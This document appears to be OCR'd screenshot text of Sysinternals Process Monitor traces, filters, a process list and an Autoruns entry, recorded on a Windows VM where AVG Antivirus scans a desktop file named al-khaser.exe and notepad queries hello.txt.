20:07:03.5831253 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.5833083 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.5835678 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.5837409 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.5839630 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.5841399 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.5843542 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.5846518 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.7493222 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8008139 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8054886 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8081024 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8123402 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8141956 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8165114 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8210398 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8226727 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8237307 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8249645 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8271416 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8306327 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8327897 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8355894 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8377422 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8392904 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8423807 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8432532 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8443004 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8484836 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8505363 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8539563 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
20:07:03.8570487 notepad.exe   8988  QueryDirectory     C:\Users\nir\Desktop\hello.txt    SUCCESS           Filter: hello.txt, 1: hello.txt
```



Date: 11/01/2021 20:07:03.5785714

Thread: 4564

Class: File System


Operation: CreateFile


Result: SUCCESS

Path: C:\Users\nir\Desktop\hello.txt

Duration: 0.0001546

Desired Access:	Generic Read/Write
Disposition:	OpenIf
Options:	Synchronous IO Non-Alert, Non-Directory File
Attributes:	N
ShareMode:	Read, Write
AllocationSize:	0
OpenResult:	Created







Process Monitor Filter

Display entries matching these conditions:


Company | contains | AVG | then | Include

Column	Relation	Value	Action
☑ Company	contains	AVG	Include
☑ Process Name	is	Procexp.exe	Exclude
☑ Process Name	is	Autoruns.exe	Exclude
☑ Process Name	is	Procmon64.exe	Exclude
☑ Process Name	is	Procexp64.exe	Exclude
☑ Process Name	is	System	Exclude
☑ Operation	begins with	IRP_MJ_	Exclude
☑ Operation	begins with	FASTIO_	Exclude
☑ Result	begins with	FAST IO	Exclude






```
AVGSvc.exe   7584 CreateFile                       C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 QueryBasicInformationFile        C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 CloseFile                        C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 CreateFile                       C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 QueryNetworkOpenInformationFile  C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 CloseFile                        C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 CreateFile                       C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 SetBasicInformationFile          C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 FileSystemControl                C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 QueryStandardInformationFile     C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 QueryStreamInformationFile       C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 QueryNameInformationFile         C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 FileSystemControl                C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 CreateFileMapping                C:\Users\nir\Desktop\al-khaser.exe            FILE LOCKED WIT..
AVGSvc.exe   7584 QueryStandardInformationFile     C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 CreateFileMapping                C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 CreateFile                       C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 QueryNetworkOpenInformationFile  C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGSvc.exe   7584 CloseFile                        C:\Users\nir\Desktop\al-khaser.exe            SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
AVGUI.exe    4428 ReadFile                         C:\Program Files\AVG\Antivirus\AVGUI.exe      SUCCESS
```



□ Only show processes still running at end of current trace
☑ Timelines cover displayed events only

	Description	Image Path	Life ...	Company	Owner	Command	Start Time	End Time
taskhostw.exe (3876)	Host Process for ...	C:\Windows\system32\taskhostw.exe	🟩	Microsoft Corporation	DESKTOP-LKFG0MU\nir	taskhostw.exe {222A245B-E637-4AE9-A93F-A59...	11/01/2021 19:03:45	n/a
svchost.exe (1396)	Host Process for ...	C:\Windows\system32\svchost.exe	🟩	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe -k netsvcs -p -...	11/01/2021 19:03:33	n/a
svchost.exe (1764)	Host Process for ...	C:\Windows\system32\svchost.exe	🟩	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe -k NetworkSer...	11/01/2021 19:03:33	n/a
svchost.exe (1792)	Host Process for ...	C:\Windows\system32\svchost.exe	🟩	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe -k LocalSyste...	11/01/2021 19:03:33	n/a
svchost.exe (2284)	Host Process for ...	C:\Windows\system32\svchost.exe	🟩	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe -k LocalServic...	11/01/2021 19:03:34	n/a
svchost.exe (2788)	Host Process for ...	C:\Windows\system32\svchost.exe	🟩	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe -k netsvcs -p -...	11/01/2021 19:03:34	n/a
svchost.exe (2896)	Host Process for ...	C:\Windows\System32\svchost.exe	🟩	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe -k utcsvc -p	11/01/2021 19:03:35	n/a
vmtoolsd.exe (3044)	VMware Tools Cor...	C:\Program Files\VMware\VMware Tools\vmtoolsd...	🟩	VMware, Inc.	NT AUTHORITY\SYSTEM	"C:\Program Files\VMware\VMware Tools\vmtools...	11/01/2021 19:03:35	n/a
svchost.exe (3856)	Host Process for ...	C:\Windows\system32\svchost.exe	🟩	Microsoft Corporation	DESKTOP-LKFG0MU\nir	C:\Windows\system32\svchost.exe -k UnistackSvc...	11/01/2021 19:03:45	n/a
svchost.exe (3144)	Host Process for ...	C:\Windows\system32\svchost.exe	🟩	Microsoft Corporation	DESKTOP-LKFG0MU\nir	C:\Windows\system32\svchost.exe -k UnistackSvc...	11/01/2021 19:03:45	n/a
svchost.exe (4384)	Host Process for ...	C:\Windows\system32\svchost.exe	🟩	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe -k LocalServic...	11/01/2021 19:03:46	n/a
svchost.exe (4708)	Host Process for ...	C:\Windows\system32\svchost.exe	🟩	Microsoft Corporation	DESKTOP-LKFG0MU\nir	C:\Windows\system32\svchost.exe -k ClipboardSv...	11/01/2021 19:03:46	n/a
SearchIndexer.exe (5592)	Microsoft Window...	C:\Windows\system32\SearchIndexer.exe	🟩	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\system32\SearchIndexer.exe /Embed...	11/01/2021 19:03:49	n/a
svchost.exe (6844)	Host Process for ...	C:\Windows\System32\svchost.exe	🟩	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe -k netsvcs -p -...	11/01/2021 19:03:52	n/a
svchost.exe (7116)	Host Process for ...	C:\Windows\system32\svchost.exe	🟩	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe -k LocalSyste...	11/01/2021 19:03:53	n/a
AVGSvc.exe (7304)	AVG Service	C:\Program Files\AVG\Antivirus\AVGSvc.exe	🟩	AVG Technologies CZ, s.r.o.	NT AUTHORITY\SYSTEM	"C:\Program Files\AVG\Antivirus\AVGSvc.exe" /ru...	11/01/2021 19:07:05	n/a
avgToolsSvc.exe (7532)	AVG Antivirus	C:\Program Files\AVG\Antivirus\avgToolsSvc.exe	🟩	AVG Technologies CZ, s.r.o.	NT AUTHORITY\SYSTEM	"C:\Program Files\AVG\Antivirus\avgToolsSvc.exe...	11/01/2021 19:07:06	n/a
aswidsagent.exe (8532)	AVG Software Ana...	C:\Program Files\AVG\Antivirus\aswidsagent.exe	🟩	AVG Technologies CZ, s.r.o.	NT AUTHORITY\SYSTEM	"C:\Program Files\AVG\Antivirus\aswidsagent.exe"	11/01/2021 19:07:39	n/a
lsass.exe (608)	Local Security Aut...	C:\Windows\system32\lsass.exe	🟩	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe	11/01/2021 19:03:32	n/a
dwm.exe (976)	Desktop Window ...	C:\Windows\system32\dwm.exe	🟩	Microsoft Corporation	Window Manager\DWM-1	"dwm.exe"	11/01/2021 19:03:33	n/a
ctfmon.exe (4296)	CTF Loader	C:\Windows\system32\ctfmon.exe	🟩	Microsoft Corporation	DESKTOP-LKFG0MU\nir	"ctfmon.exe"	11/01/2021 19:03:45	n/a
⊟ Explorer.EXE (4528)	Windows Explorer	C:\Windows\Explorer.EXE	🟩	Microsoft Corporation	DESKTOP-LKFG0MU\nir	C:\Windows\Explorer.EXE	11/01/2021 19:03:46	n/a
vmtoolsd.exe (5092)	VMware Tools Cor...	C:\Program Files\VMware\VMware Tools\vmtoolsd...	🟩	VMware, Inc.	DESKTOP-LKFG0MU\nir	"C:\Program Files\VMware\VMware Tools\vmtools...	11/01/2021 19:04:01	n/a
⊟ AVGUI.exe (4724)	AVG Antivirus	C:\Program Files\AVG\Antivirus\AVGUI.exe	🟩	AVG Technologies CZ, s.r.o.	DESKTOP-LKFG0MU\nir	"C:\Program Files\AVG\Antivirus\AVGUI.exe" /welc...	11/01/2021 19:07:21	n/a
AVGUI.exe (1868)	AVG Antivirus	C:\Program Files\AVG\Antivirus\AVGUI.exe	🟩	AVG Technologies CZ, s.r.o.	DESKTOP-LKFG0MU\nir	"C:\Program Files\AVG\Antivirus\AVGUI.exe" --typ...	11/01/2021 19:07:22	n/a
AVGUI.exe (3524)	AVG Antivirus	C:\Program Files\AVG\Antivirus\AVGUI.exe	■	AVG Technologies CZ, s.r.o.	DESKTOP-LKFG0MU\nir	"C:\Program Files\AVG\Antivirus\AVGUI.exe" --typ...	11/01/2021 22:15:47	11/01/2021 22:15:...
⊟ Procmon.exe (2236)	Process Monitor	C:\Users\nir\Desktop\Sysinternals\Procmon.exe	🟩	Sysinternals - www.sysinternals.com	DESKTOP-LKFG0MU\nir	"C:\Users\nir\Desktop\Sysinternals\Procmon.exe"	11/01/2021 22:06:03	n/a
Procmon64.exe (2952)	Process Monitor	C:\Users\nir\AppData\Local\Temp\Procmon64.exe	🟩	Sysinternals - www.sysinternals.com	DESKTOP-LKFG0MU\nir	"C:\Users\nir\AppData\Local\Temp\Procmon64.ex...	11/01/2021 22:06:05	n/a


Description:
Company:
Path: System
Command:
User: NT AUTHORITY\SYSTEM
PID: 4 Started: 11/01/2021 19:03:29



Process Monitor Filter


Display entries matching these conditions:


Path | ends with | .exe | then | Include



Filter: AVG

Autorun Entry	Description	Publisher	Image Path
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
☑ AVGUI.exe	AVG AvLaunch component	(Verified) AVG Technologies USA, LLC	c:\program files\avg\antivirus\avlaunch.exe
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components			
